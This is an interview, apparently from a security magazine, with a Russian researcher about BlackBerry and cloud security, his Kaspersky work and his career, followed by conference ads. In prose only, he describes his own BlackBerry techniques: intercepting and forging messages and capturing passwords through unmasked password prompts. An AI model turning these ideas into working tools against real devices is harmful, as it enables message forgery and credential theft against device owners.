different areas: security email infrastructure and RFID systems. First of all, my experience grew around mobile developing on .NET, and refactoring the existence systems and programming. Second, I developed some improvements around drivers having access to hybrid-hardware RFID (mix Wi-Fi and serial kinds of port COM & USB) to release final product. It was commercial and scientific product at the same time of our *Technical and Engineering Security* sub-department in RSUH. A lyrical digression, The Russian State University for the Humanities (RSUH) is an educational institution which trains specialists in all areas of knowledge in the humanities and not only humanities. RSUH has an *Institute for Information Sciences and Security Technologies* (IISST). The first faculty in InfoSecurity sphere was founded in Moscow State Institute of History and Archive Materials in 1985. As it wasn't related to any military training colleges; it was considered to be the faculty of specialized documents up to 1990. Nowadays it's an integrated part of the Institute of Information Sciences and Security Technologies within the RSUH.

The last 1.5 years towards to bringing of Uni diploma I worked at several companies and I had experience in scumware, documentation and presentation. Most known is Kaspersky Lab that's a dynamically growing company that offers its employees a broad range of options for career development. I can't say this company where people come first, because any

much-heralded policy gives chance to everything to be known by everyone. Anyway, I gained wide experience in scumware researching during several months in Kaspersky Lab only. I got missing valuables to develop my vision about low-level security world. Second lyrical digression, I want to change my mobile device and try to find some kind of flip device a few months before. Then I find BlackBerry 8220 Pearl Flip. Now their new flip device is known as BlackBerry Style is still keeping a wonderful way of stylish, even in Security. Afterwards I came into another company that developed defence solutions. BlackBerry as known still has problems on Russian market. RIM has to disable Pin-to-Pin, WiFi, and BlackBerry Messenger for Russian law reasons. Another cornerstone of their problem in my country is extremely awful management on my opinion. There are only several companies that have a strong policies and procedures to implement such kind of systems while they prefer to use iOS or Android. Even Windows Mobile/Phone has ability to be implemented in MDM (*Mobile Device Management*).

BlackBerry is very interesting as a platform and it isn't talked of placing security at the head of a table. It's one of the best data aggregator. Seriously, you'll find out this idea in Android, Windows or Apple (*stylish-Android*). Each device gives ability to setup email, weather, and more but it isn't handy. Just example, I tried to use iPad 2 and I can't to delete existing contact in address book. Do you know about right solution case? *Sync it with cleaned Outlook or wipe personal data from iPad* while BlackBerry can easy be found even in Porsche Cars. Of course, BlackBerry OS isn't capable of *eating* 3 GB traffic per day because it continues to work a bit slower rather clean device?. BlackBerry Playbook offers you to launch Java-based Android application too. Who comes near him in the same features? I think no one except Windows Phone 8 because it hasn't tested yet. However, there won't be completed environment at first time and I'm not sure about traffic optimization about any notRIM-device.

Security of BlackBerry OS... as I said BlackBerry is wide unique device, although you haven't enough control to build right security policy even you're going to implement BES. Once again, who comes near him in the same features? Windows has their own solution MDM... its better rather than \*NIX, APPLE while BlackBerry is better than Windows. AWS (Amazon Web Service) is the best among of them because of you can build your custom policy where each API-method meets policy restriction. For example, BlackBerry blocks any attempt to extract sensitive data from buffer while BlackBerry Wallet or Password Keeper is running, you may just minimize this applications and data has extracted successfully! Or else, you've installed screenshot application. It's a useful application e.g. to

make video tutors. Sometimes I want to disable this feature for specific window of *specific* application at *specific* time or for all windows of *specific* application. I think it's the perfect solution, so I'm waiting several improvements in RIM's new service named Business Cloud Services. It was an idea to present exploitation on *InfoSecurityRussia 2011* conference in Moscow where I made a report as Hakin9 representative. Totally, nothing has changed since then I attend our conference seven years ago. They are still only exhibition to buy and sell.

Another critical issue is Cloud Security especially under Russia's Law. They said no one able to use it to process personal data via any service or product that handling with data bypass any storage that's not located in Russia. Faults are in any Law; until it comes into way of life like in Russia. There's a *Convention for the Protection of Individuals with regard to Automatic Processing of Personal Data* that clearly define what and how you're able to process and handling personal data. Somebody says about inability use because you'll never receive a FSB certificate for it, despite of that each country ratified this treaty disallowed impose constraints on any information except state secret. Second point is about technical or non-technical solutions sufficient condition on the orders of the government of each country listed in ratified list, like Ireland or Russia.

Now I'm involved more in researching a field of legal defence (EU & RU) in case of Cloud Security and BlackBerry rather than technical field of then. Several years ago, I think that there's no new in this field (and in management field too) while technical part was a more real definition until BlackBerry and Cloud has appeared. Final example in this question section, it's "fun" but I can't buy in Russia any Cloud Solution for non-commercial purposes and use it. I haven't an idea how explain it to Russian resellers. That's why I prefer to buy it directly.

**You are currently working on a PhD in Information Security at the Russian State University for the Humanities, can you tell us little bit about your research and doctoral work.**

My first research in IS field was about BlackBerry (it was my diploma thesis). How funny, I convinced departmental officer of the truth of my words about BlackBerry implementation but no Institute's Director.

First my PhD idea was to continue BlackBerry researching until they announced BlackBerry Cloud linked with Office 365; it's a Cloud Solution too. Then I change my mind to field Cloud Security in Law and technical area in whole. As I said in previous question there's a vital issue of using cloud solutions. Another problem covers management men who have been

talking about impossibility of such idea four years. Some of their ideas are lame arguments. That looks like they have to start to thinking about only now if they had started at all.

One month ago I try to contribute with Europe organization in field of Cloud documentation toolkit... Let's wait to check what comes out of it. I hope I'll make it.

## Information security is a fairly new program when it comes to various universities in US, what is it like in Russia and how is the program structured there (tell us a little bit about your Masters in Information Security program)?

First of all, I amend that In Russia it's a specialist degree. Our IS Institute has four departments:

- Methodology of Information Security
- Managerial and Juridical Aspects of Information Security
- Engineering Support of Information Security
- Computer Security

The last of them (Computer Security) is my department. In case of diploma thesis I've already answered. Our information security specialist can work in various spheres of science and technology and is aimed at providing data security of all structures, either state or commercial, against modern threats in IT. It includes:

- setting up security password systems (secret codes used to control access to a network system);
- installing firewalls (a combination of hardware and software used to control the data going into and out of a network);
- keeping out hackers (skilled programmers who attempt to gain unauthorized access to network systems); dealing with viruses (special program written with the purpose of causing damage).

## How did you get involved in reverse engineering and what kind of experience do you possess in that area?

Well, I started IS field learning from reverser engineering. I've replied first question in details about it. Talking about experience is very specific. When you don't use any your skill you are seemed to lose it. It's quite right, because it very difficult to recall experience of debuggers or disassemblers in practical, except one thing. Once you've involved you start to think in right way to investigate the most likely outcome fault. Talking about BlackBerry it's not only about different way to control versus Amazon (AWS) solutions. The last of

my exploitation I try to make more stable and wide-covered shows ability to mislead with information and uncover passwords. Example, BlackBerry has a so-called developers API. It's some kind of library to easy programming or implementing you environment vision of services. Such APIs gave to me ability to intercept Pin-To-Pin messages and emails, and create your own message based on original. There's two ways to do it.

- Extract data from message and replace all desirable fields, phrases and words. Then make new message-object with fake data, place in any folder you want and delete original. ( I think it's a forensics nightmare to recall truth from false multidimensional graph)
- Redraw you own screen/window. User chooses message and opens it. Then you can intercept it and replace text object. It's clear that you have to do it regularly.

Some bugs or features: it's applicable only to native applications, all application programmed by RIM! Others applications is applicable too but it's very unstable than native apps, like Kaspersky Mobile Security for BlackBerry.

I started my reverse engineering with Windows OS, that's why it looks like WinAPI issues when you can steal password from masked password field. But in case of Windows you have to unmask, steal and mask by asterisks it again via using exploitation. On the contrary in case of BlackBerry you should only find properly field and copy data from it. You don't even need in unmasking.

## You have several Information Security publications under your belt, how do you go about selecting a topic for publication and investigating that topic (what is your writing process)?

Sound very interesting. It seems I don't know how I do it. All my published articles were about BlackBerry. Before I start writing I have examined BlackBerry over one year and following flash across my mind. I start to recombine all my knowledge's about BlackBerry to some way of graceful intercepting into flows and results (under word *result* I mean action's result that shows any requested data to the user). I can remind it briefly. My first articles showed ability to screen-capturing and key-stroking emulation of inputting actions. Nothing interesting at first glance as it provides by API. BES-linked device provides once interesting control. You're limit in password attempts (from 3 up to 10). If you're incorrect in password typing you should limit half attempts, and enter word *blackberry*. Afterwards, BlackBerry device help you to type password using unmasked style



without any asterisks or circle. It's default behavior of any BlackBerry device (BIS or BES). Let's screen-captured it! I use input simulation to add *noise* symbol to get notification about *wrong password* step-by-step and then I screen it as clear text. If you're a BES user say to admin to block this else you'll be hacked. Don't say else you'll get a totally wiped device after 10 attempts are up. I didn't develop it as full-stable exploit however it defines my way of researching. In each article I tried to combine such theme *hacks* about password, messages or something else.

### **I noticed that you have a certification in Quantum Information, Computing and Cryptography issued by Swedish Higher Education, tell us more about it.**

Well, roughly speaking a quantum computer is a device for computation via utilization state based on binary powered by some number while digital computers require data to be encoded into binary digits (bits). In this case, we have  $2^N$  dimensional space as a single whole. It's some kind of optimization of amount resources requirement and way to exclude miscalculation because you've ability to perform  $2^N$  operations in one time unit. There are around 5-6 the best currently known algorithms now. To pass semiannual essay I choose one of them, a so-called Shor's algorithm. I programmed this on PC. Shor's algorithm deals with factorization to crack asymmetric cipher scheme like RSA. All these schemes based on number theory which deals with finite set of numbers. It's obvious that such sets are periodic. One example, if our set counts 23 numbers that means we have 0, 1, 2, ..., 22 as last number. Numbers like 34 or 57 are possible but you should to extract remainder via dividing your number e.g. 57 by 23. Integer part equals 2 that mean our remainder is  $57 - 23 * 2 = 57 - 46 = 11$  that is placed inside this set again. You're able also to use negative number. In that case you've got instead "-5"  $23 + (-5) = 18$ . That's why idea of this algorithm was based on trying to find out solution between 0 and 22 but as well as between 0 and infinity as scaled-up probability solution. Via digit computers such operations take too many resources and too much time while quantum computer perform it in any one time as I said before.

### **What is the state of Information Security professionals in Russia (are there enough professionals, are there enough jobs, is employment in the field of information security difficult)?**

The main problem is lying not so much in field of what you say as vision of leaders/heads/managers who want to hire someone to involve him with manufacturing processes. While you find IS specialist vacancy you've

got a lot of them and didn't find anything. A reason is simple: most of HR has to find administrators of somewhat that's in their software list. Several vacancies look like 10-in-1 employee (jack of all trades). It's very difficult to find programmer vacancy in field of security to exclude IT programming field in common. In other words, the largest complication is how to separate Security IT field from IT field. It's very closed limits to involve in security field while someone want you only a nomenclatural work processes or administration. Sometimes most of companies sensify that they are still start-up with retraining of specialists even 20-25 years are gone.

### **Russia, amongst many other nations, has a bad reputation for housing Internet spam industry, what are your thoughts on that?**

It's a very strange, even our bureaucrats use Gmail which has a powerful spam filter \*sarcastic\*. Anyway, it's true, they use it. I often hear statements like this. When I try to get something information about it via Google or Bing, I find nothing except Kaspersky statements about it. Of course, they may be repeated by any Mass Media especially Russian Mass Media. It is well known that statistical methods are some kind of lie; they can't be obvious and show all matters from one point of view. Spam reports the most known by Kaspersky while DrWeb has a little quantity or none, BitDefender or McAfee has reports based on another manner of narration. There's only difference between Russian and non-Russian reports: when you're reading first type you tend to buy security solution (or download it via torrents, filesharing storages) and such reports sensify of advertising price-lists and advertising pamphlets while others (non-Russian reports) are publish any documents on the merits. To understand you need attend any Russian so-called conferences. A good question why does it look like exhibition or why speaking time limit estimates in 15 minutes? It's sparkling speech, while there are 30, 45 and hour speaking time limit. Russia keeps bad reputation because I can name it as country of fear & PR and awful Law. What do I see when I visit foreign web-site? It's our product #, here photos, here price list. His features are following; click here to choose summary or click on another button to see full-detailed information. What do about Russian web-site? "The malware infection carried away an infinite number of PCs, mobile devices ... Our solution is only way to keep your life and safety surfing" Features list divide into two categories: information for specialist (!), sometimes such type doesn't exist, and information for others. Sometimes such web-site, which holding too many affected pathos without technical details as fact, sensify to be soap bubble. Maybe their solutions are really doing something; I don't want to know it, because introducing obliged to keep balance between

any kinds of type information. If you decentre of gravity too frequently it would be mean your ideas are lying in another field of interests. In point of defence solutions it means to me that solution covers by inactive tools. By the way, half year ago was present report on BlackHat about groundlessness between marketing description and real technical ground that share these ideas I mentioned.

Such statement really means that AV industry discovers spam on devices belonged to Russian location. It's like a DDoS; you can't say that England attack Italy, for example. Devices (servers, home PC and etc) located in England attack devices or web-sites that located in Italy by-turn. If you have ever heard about spyware you understand it. Ok, I'm mistaken then any spam report should explain correlation between quantity and quality else I'm right. The most of them can't bring into proper correlation or methodology how it was calculates. If they can do it, you can discover too many so-called assumptions of certainty. In that case, you need to know final goal like comScore does it when you buy they reports. It's marketing research while others statistical pictures only like iconographic. That's why any statements as well as this are often just a figure of speech.

### **You seem to possess some experience in the field of Scumware, what is Scumware and how were you associated with it?**

Scumware as it was announced in Kaspesky Lab as general definition of malicious software I worked at Heuristic division Kaspersky Lab. I got a lot of experience how AV industry deals with Trojan, viruses, spyware and etc. what problems are in this field and how AV solves it. I collect missed parts that globalize vision about low-level part of security world there and recognized what kind of soft can be passed or caught by their algorithms.

### **Mobile Security is a hot topic, what books or reading material would you recommend in that domain?**

Well it's a bit difficult because it depend everyone. I can recommend Syngress books and O'Reilly books. It's a best guide about security and forensics or cloud and mobile or programming. I'm likely to recommend relay on whitepapers (for example, Symantec whitepapers) around security field too.

### **What are some of you information sources, do you subscribe to any magazines, blogs, twitter feed in particular?**

Well, I think I keep a lot of them and I don't count them by now. For example, I received around 350-500 subscriptions emails per day, 10k-15k tweets per day (it was one year ago), a bit less on Facebook, around 350 notifications from LinkedIn and RSS subscription on

chosen Facebook-events, tweets, and blogs estimated around 50k-60k per day. Too many duplication news or repost and retweets, of cours I think everybody have heard about *Six degrees of separation* at least once. I can't say that my graph based on that. No, I use it intentionally to find out anything. One more example, I open any web-site in browser and I get RSS, Twitter (it can easy be converted to RSS flows), SlideShare, Facebook, LinkedIn, several blogs (that I also convert to RSS flow), YouTube (RSS, too, if I'm a user of this service) and etc. Each of them shows me followers and following. Then I examine each of this flow until I am bored with this?. I repeat it for any site or external links from social networks and blogs. All my notification based on RSS and Email that I can easy to read while I'm offline. For example, it's difficult to read more than 20K tweets after only one day I missed. It' awful GUI when I need click button *more* until my browser is crashed, exceed memory limit or I forget what the last in list I had to read was. However, Outlook file that stores RSS tends to grow per 3GB from day to day. It's only clean RSS-news traffic per day. Quantity of RSS channel is around 800. I usually add around 20 new channels per two weeks. When such file exceeds 50GB (often per a quarter of year) limit I have to export to AWS, wipe it from my HDD and make new by RSS-list.

All my notifications include mass media news, music, lifestyle, video, security, social networks and others kind of news. I think it takes new article about what of resources the most useful like *Make Use Of* articles. By the way, *Make Use Of* articles are best to find useful information about IT, social, cloud solution to make technical life easier.

### **What do you do when you are not involved in information security work (your hobbies, interests, favorite music etc)?**

I involved in intake of knowledge. It doesn't matter what types of them. Several years ago my English lecturer named me as a walking encyclopedia. I'm interesting in Mass Media, Politics, EU Law, Psychology, Billiard, Languages. I like music especially NeoClassic, Symphonic Metal, Heavy Metal (KAMELOT, Edenbridge, Tarja Turunen, Nightwish, Ancient Bards, Visions of Atlantis...). Also, I'm pianist. I like movies released by screenwriter and film maker Guy Stuart Ritchie (Lock, Stock and Two Smoking Barrels, Snatch, Revolver, RocknRolla), Gore Verbinski, with actor Christian Bale and Final Destination movie. Among games I prefer Hitman, Portal and other Valve Games, The Elder Scrolls. I like fantasy and science fiction.

Well, I think I prefer to choose the hardest way, because I'll not meet the competition at all.

---

**ABY RAO**



Get the best real-world  
Android education anywhere!

Attend

# AnDevCon III

The Android Developer Conference

May 14-17, 2012

San Francisco Bay Area

AnDevCon is the biggest,  
most info-packed, most practical  
Android conference in the world!

"AnDevCon was an informative and comprehensive presentation of Android development concepts, tools and techniques."

—Patrick Burrell, Sr. Research Scientist, Amway

"The conference is worth the time and expense. It's a great place to meet talented people in the Android industry."

—Keith Collins, CTO, Neusoft

"AnDevCon is great for networking, learning tips and tricks, and for brainstorming innovative, new ways to create apps."

—Joshua Turner, Software Engineer, Primary Solutions

- Choose from over 65 Classes and Workshops!
- Learn from the top Android experts—including speakers straight from Google!

Register Early  
and SAVE!



Follow us: [twitter.com/AnDevCon](https://twitter.com/AnDevCon)

AnDevCon™ is a trademark of BZ Media LLC. Android™ is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License.

A BZ Media Event

Register NOW at [www.AnDevCon.com](http://www.AnDevCon.com)



# CYBER DEFENCE SUMMIT مؤتمر الأمن السيبراني

ENDORSED BY



APRIL 2<sup>ND</sup> - 3<sup>RD</sup> 2012

GRAND HYATT HOTEL, MUSCAT, OMAN

WWW.CYBERDEFENCESUMMIT.COM

## DEFENDING YOUR VIRTUAL BORDERS

MIDDLE EAST IS GATHERING TO DEFEND IT'S CRITICAL INFRASTRUCTURE

TELECOM & IT SERIES



PLATINUM SPONSOR

Booz | Allen | Hamilton

strategy and technology consultants

GOLD SPONSORS



SILVER SPONSOR



BRONZE SPONSORS

MEDIA PARTNERS



For more information on being a part of this summit, contact: **Ali Khalid Rana**, Marketing Manager

Email: [alir@cyberdefencesummit.com](mailto:alir@cyberdefencesummit.com), Tel: +971 4455 7962